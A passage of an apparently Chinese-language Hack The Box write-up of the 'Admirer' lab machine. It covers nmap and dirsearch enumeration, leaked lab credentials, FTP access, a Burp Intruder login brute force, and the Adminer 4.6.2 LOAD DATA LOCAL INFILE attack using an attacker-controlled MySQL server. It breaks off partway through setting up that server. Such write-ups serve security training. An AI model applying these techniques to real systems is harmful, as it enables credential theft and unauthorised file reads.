
概述 （Overview）



Admirer has been Pwned!

Congratulations 0x584A, best of luck in capturing flags ahead!

#8965	11 Jul 2021	30
MACHINE RANK	PWN DATE	POINTS EARNED

HOST：10.10.10.187

时间：2021-07-11

机器作者：polarbearer & GibParadox

困难程度: `EASY`

描述: 考察信息收集及枚举发现开发文件残留，利用泄露的内容查看其他服务，通过得到的备份信息进一步枚举开源服务。

Flags: User: `<md5>` **, Root:** `<md5>`

MACHINE TAGS:

- Web
- SQL

攻击链 （Kiillchain）

通过对目标服务 nmap 扫描发现存在 http、ftp 服务，对 `/robots.txt` 文件内的路径进行目录扫描，成功得到开发残留文件。通过文件中的账号成功登录ftp服务、下载Web备份文件至本地进行审计。发现存在数据库管理应用 `adminer` ，根据版本信息检索出应用存在 `mysql 读取本地文件` 的缺陷利用，读取服务上的mysql连接配置组合密码成功ssh登录服务器。


在对用户账号所属组进行查询，发现可读取的 `backup.py` 和 `admin_tasks.sh` ，分析脚本发现存在 `Python hijacking` ，利用该风险成功完成提权。

枚举（Enumeration）

老规矩，开局使用 namp 对目标服务器进行端口扫描识别：


```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
| ssh-hostkey:
|   2048 4a:71:e9:21:63:69:9d:cb:dd:84:02:1a:23:97:e1:b9 (RSA)
|   256 c5:95:b6:21:4d:46:a4:25:55:7a:87:3e:19:a8:e7:02 (ECDSA)
|_  256 d0:2d:dd:d0:5c:42:f8:7b:31:5a:be:57:c4:a9:a7:56 (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/admin-dir
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Admirer
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
|_sslv2-drown:
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.10.187
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://10.10.10.187:80/
|     Form id: name
|_    Form action: #
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|_  /robots.txt: Robots file
... snip ...
```

从上述信息中可以获取到，存在HTTP服务、FTP服务（vsftpd 3.0.3），在 `/robots.txt` 文件中存在一个被禁止爬取的目录 `/admin-dir`



```
User-agent: *

# This folder contains personal contacts and creds, so no one -not even robots- should see it - waldo
Disallow: /admin-dir
```

随后对该路径进行目录枚举，检查下是否有其他目录存在：



```
┌──(root㉿ kali)-[/home/kali/tools/dirsearch]
└─# python3 dirsearch.py -u http://10.10.10.187/admin-dir/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -e php,txt -r

                                        v0.4.2

Extensions: php, txt | HTTP method: GET | Threads: 30 | Wordlist size: 4686

Output File: /home/kali/tools/dirsearch/reports/10.10.10.187/-admin-dir-_21-07-11_16-05-36.txt

Error Log: /home/kali/tools/dirsearch/logs/errors-21-07-11_16-05-36.log

Target: http://10.10.10.187/admin-dir/

[16:05:36] Starting:
[16:05:42] 200 -  350B  - /admin-dir/contacts.txt
[16:05:42] 200 -  136B  - /admin-dir/credentials.txt

Task Completed

┌──(root㉿ kali)-[/home/kali/tools/dirsearch]
```


成功发现两个新的 txt 文件，插查看文件内容：

```
$ cat credentials.txt
[Internal mail account]
w.cooper@admirer.htb
fgJr6q#S\W:$P

[FTP account]
ftpuser
%n?4Wz}R$tTF7

[Wordpress account]
admin
w0rdpr3ss01!

$ cat contacts.txt
##########
# admins #
##########
# Penny
Email: p.wise@admirer.htb

##############
# developers #
##############
# Rajesh
Email: r.nayyar@admirer.htb

# Amy
Email: a.bialik@admirer.htb

# Leonard
Email: l.galecki@admirer.htb
```

```

#############
# designers #
#############
# Howard
Email: h.helberg@admirer.htb

# Bernadette
Email: b.rauch@admirer.htb
```

立足点（Foothold）

获悉到多个组账号、用户信息及FTP服务访问账号，尝试使用该账号访问FTP获取新的信息：



```
┌──(root kali)-[/home/…/hackthebox/Admirer/file/ftp]
└─# ftp 10.10.10.187
Connected to 10.10.10.187.
220 (vsFTPd 3.0.3)
Name (10.10.10.187:kali): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0            3405 Dec 02  2019 dump.sql
-rw-r--r--    1 0        0         5270987 Dec 03  2019 html.tar.gz
226 Directory send OK.
ftp> 
[work] 1:ftp*
```

存在一个压缩文件和数据库文件，下载至本地后解压，在解压内容中发现新的账号密码信息：


```
$servername = "localhost";
$username = "waldo";
$password = "Wh3r3_1s_w4ld0?";

$servername = "localhost";
$username = "waldo";
$password = "]F7jLHw:*G>UPrTo}~A"d6b";
$dbname = "admirerdb";
```

通过对脚本进行审计，发现 `utility-scripts/admin_tasks.php` 文件存在危险的代码执行函数 `shell_exec` ：

```
... snip ...
    $task = $_REQUEST['task'];
    if($task == '1' || $task == '2' || $task == '3' || $task == '4' ||
      $task == '5' || $task == '6' || $task == '7')
    {
      /*****************************************************************************
         Available options:
           1) View system uptime
           2) View logged in users
           3) View crontab (current user only)
           4) Backup passwd file (not working)
           5) Backup shadow file (not working)
           6) Backup web data (not working)
           7) Backup database (not working)

           NOTE: Options 4-7 are currently NOT working because they need root privileges
                 I'm leaving them in the valid tasks in case I figure out a way
                 to securely run code as root from a PHP page.
      *****************************************************************************
      echo str_replace("\n", "<br />", shell_exec("/opt/scripts/admin_tasks.sh $task 2>&
... snip ...
```

可惜无法利用，接收的 `$task` 只能为 1 至 7 无法注入到脚本中。类似的失败还有对 `dirsearch.py` 枚举更多二级目录、 `file_uploads` 关闭无法组合 "LFI + PHPINFO = RCE" 、组合收集到的账目密码进行登录爆破。

经过多种尝试后，浏览 `db-admin.php` 时存在待办注释项，将会使用开源的工具来代替该内容。



```
┌──(root㉿kali)-[/home/kali/hackthebox/Admirer/file]
└─# ls
contacts.txt  credentials.txt  ftp  nmap  passwords.txt  users.txt

┌──(root㉿kali)-[/home/kali/hackthebox/Admirer/file]
└─# cat ftp/utility-scripts/db_admin.php
<?php
  $servername = "localhost";
  $username = "waldo";
  $password = "Wh3r3_1s_w4ld0?";

  // Create connection
  $conn = new mysqli($servername, $username, $password);

  // Check connection
  if ($conn→connect_error) {
      die("Connection failed: " . $conn→connect_error);
  }
  echo "Connected successfully";


  // TODO: Finish implementing this or find a better open source alternative
?>

┌──(root㉿kali)-[/home/kali/hackthebox/Admirer/file]
└─# 
```


Not Found

The requested URL was not found on this server.

Apache/2.4.25 (Debian) Server at admirer.htb Port 80

最后通过 Fuzzing 测试出 `adminer.php` 文件，也是一款开源的Web版数据库管理应用，与phpmyadmin类似（我整个人都佛了，这款就没有phpmyadmin知名度高，所以一开始就没想到是它）。

访问 `http://admirer.htb/utility-scripts/adminer.php` 版本为 `4.6.2` ：


Admirer
登录 - Adminer
不安全 | admirer.htb/utility-scripts/adminer.php
应用 Kali Linux Kali Training Kali Tools Kali Docs Kali Fo


语言: 简体中文

Adminer 4.6.2

登录

系统	MySQL
服务器	localhost
用户名	
密码	
数据库	

尝试组合收集到到账号密码进行mysql登陆爆破：


Burp Suite Professional v2021.4.3 - Temporary Project - licensed to 0x584a
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
Target Positions Payloads Options
Intruder attack 1
Attack Save Columns
Results Target Positions Payloads Options

Payload Sets

You can define one or more payload sets. The n customized in different ways.

Payload set: 1

Payload type: Simple list

Payload Options [Simple list]

This payload type lets you configure a simple lis

Paste
Load ...
Remove
Clear
Add
Add from list ...

root
waldo
b.rauch
h.helberg
l.galecki
a.bialik
r.nayyar
r.nayyar

Enter a new item


Payload Processing

Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length
1	root	fgJr6q#S\W:$P	302	□	□	320
11	root	w0rdpr3ss01!	302	□	□	320
21	root	%n?4Wz}R$tTF7	302	□	□	320
31	root	Wh3r3_1s_w4ld0?	302	□	□	320
41	root	]F7jLHw:*G>UPrTo}~A"d6b	302	□	□	320
0			302	□	□	321
2	waldo	fgJr6q#S\W:$P	302	□	□	321
9	admin	fgJr6q#S\W:$P	302	□	□	321
12	waldo	w0rdpr3ss01!	302	□	□	321
19	admin	w0rdpr3ss01!	302	□	□	321
22	waldo	%n?4Wz}R$tTF7	302	□	□	321
29	admin	%n?4Wz}R$tTF7	302	□	□	321
32	waldo	Wh3r3_1s_w4ld0?	302	□	□	321

```
HTTP/1.1 302 Found
Date: Sun, 11 Jul 2021 11:38:11 GMT
Server: Apache/2.4.25 (Debian)
Set-Cookie: adminer_sid=i4tds6ru68b9quido757vg4l56; path=/utility-scripts/adminer.php; HttpOnly
Location: /utility-scripts/adminer.php?username=root
Content-Length: 0
```

列表全部跑完发现还是失败的，没有可用于登陆数据库管理的账号。尝试找找 exploit-db 发现存在一条记录：



Date	D	A	V	Title	Type	Platform	Author
2018-01-15	⬇		×	Adminer 4.3.1 - Server-Side Request Forgery	WebApps	PHP	hyp3rlinx

Showing 1 to 1 of 1 entries (filtered from 44,256 total entries)

通过 google 搜 `adminer exploit` 会得到一个 "Adminer 4.6.2 file disclosure vulnerability" 的 title，查看后发现与目标系统版本一致： `4.6.2`

> `https://www.acunetix.com/vulnerabilities/web/adminer-4-6-2-file-disclosure-vulnerability/`


```
Description
Adminer is a tool for managing content in MySQL databases. Adminer is distributed under

Adminer versions up to (and including) 4.6.2 supported the use of the SQL statement LOAD
```

在文中的参考连接里有具体实例： `Adminer Script Results to Pwning Server — https://infosecwriteups.com/adminer-script-results-to-pwning-server-private-bug-bounty-program-fe6d8a43fe6f`

使用 MySQL LOCAL INFILE 读取客户端文件

文中实例的攻击场景：

1. 在公共 IP 地址中设置 MySQL 服务器
2. 将 adminer 连接到 MySQL 服务器（现在用户已登录到 adminer）
3. 通过 `read data local infile` 命令读取本地文件，将结果取回中


Reading local files by adminer script without valid credentials
Attacker’s Zone
Remote Server
Adminer
Adminer connects to attackers database
Local Files

搞明白原理后我来进行攻击尝试，首先在kali中安装mysql服务器：


```
$ apt install mariadb-server
$ service mariadb restart
$ mysqladmin -u root password .qwer123
```

修改 `/etc/mysql/mariadb.conf.d/50-server.cnf` 文件中的 127.0.0.1 改为 0.0.0.0，改变访问模式。

进入本地的mysql服务，将root账号改为允许远程登录：

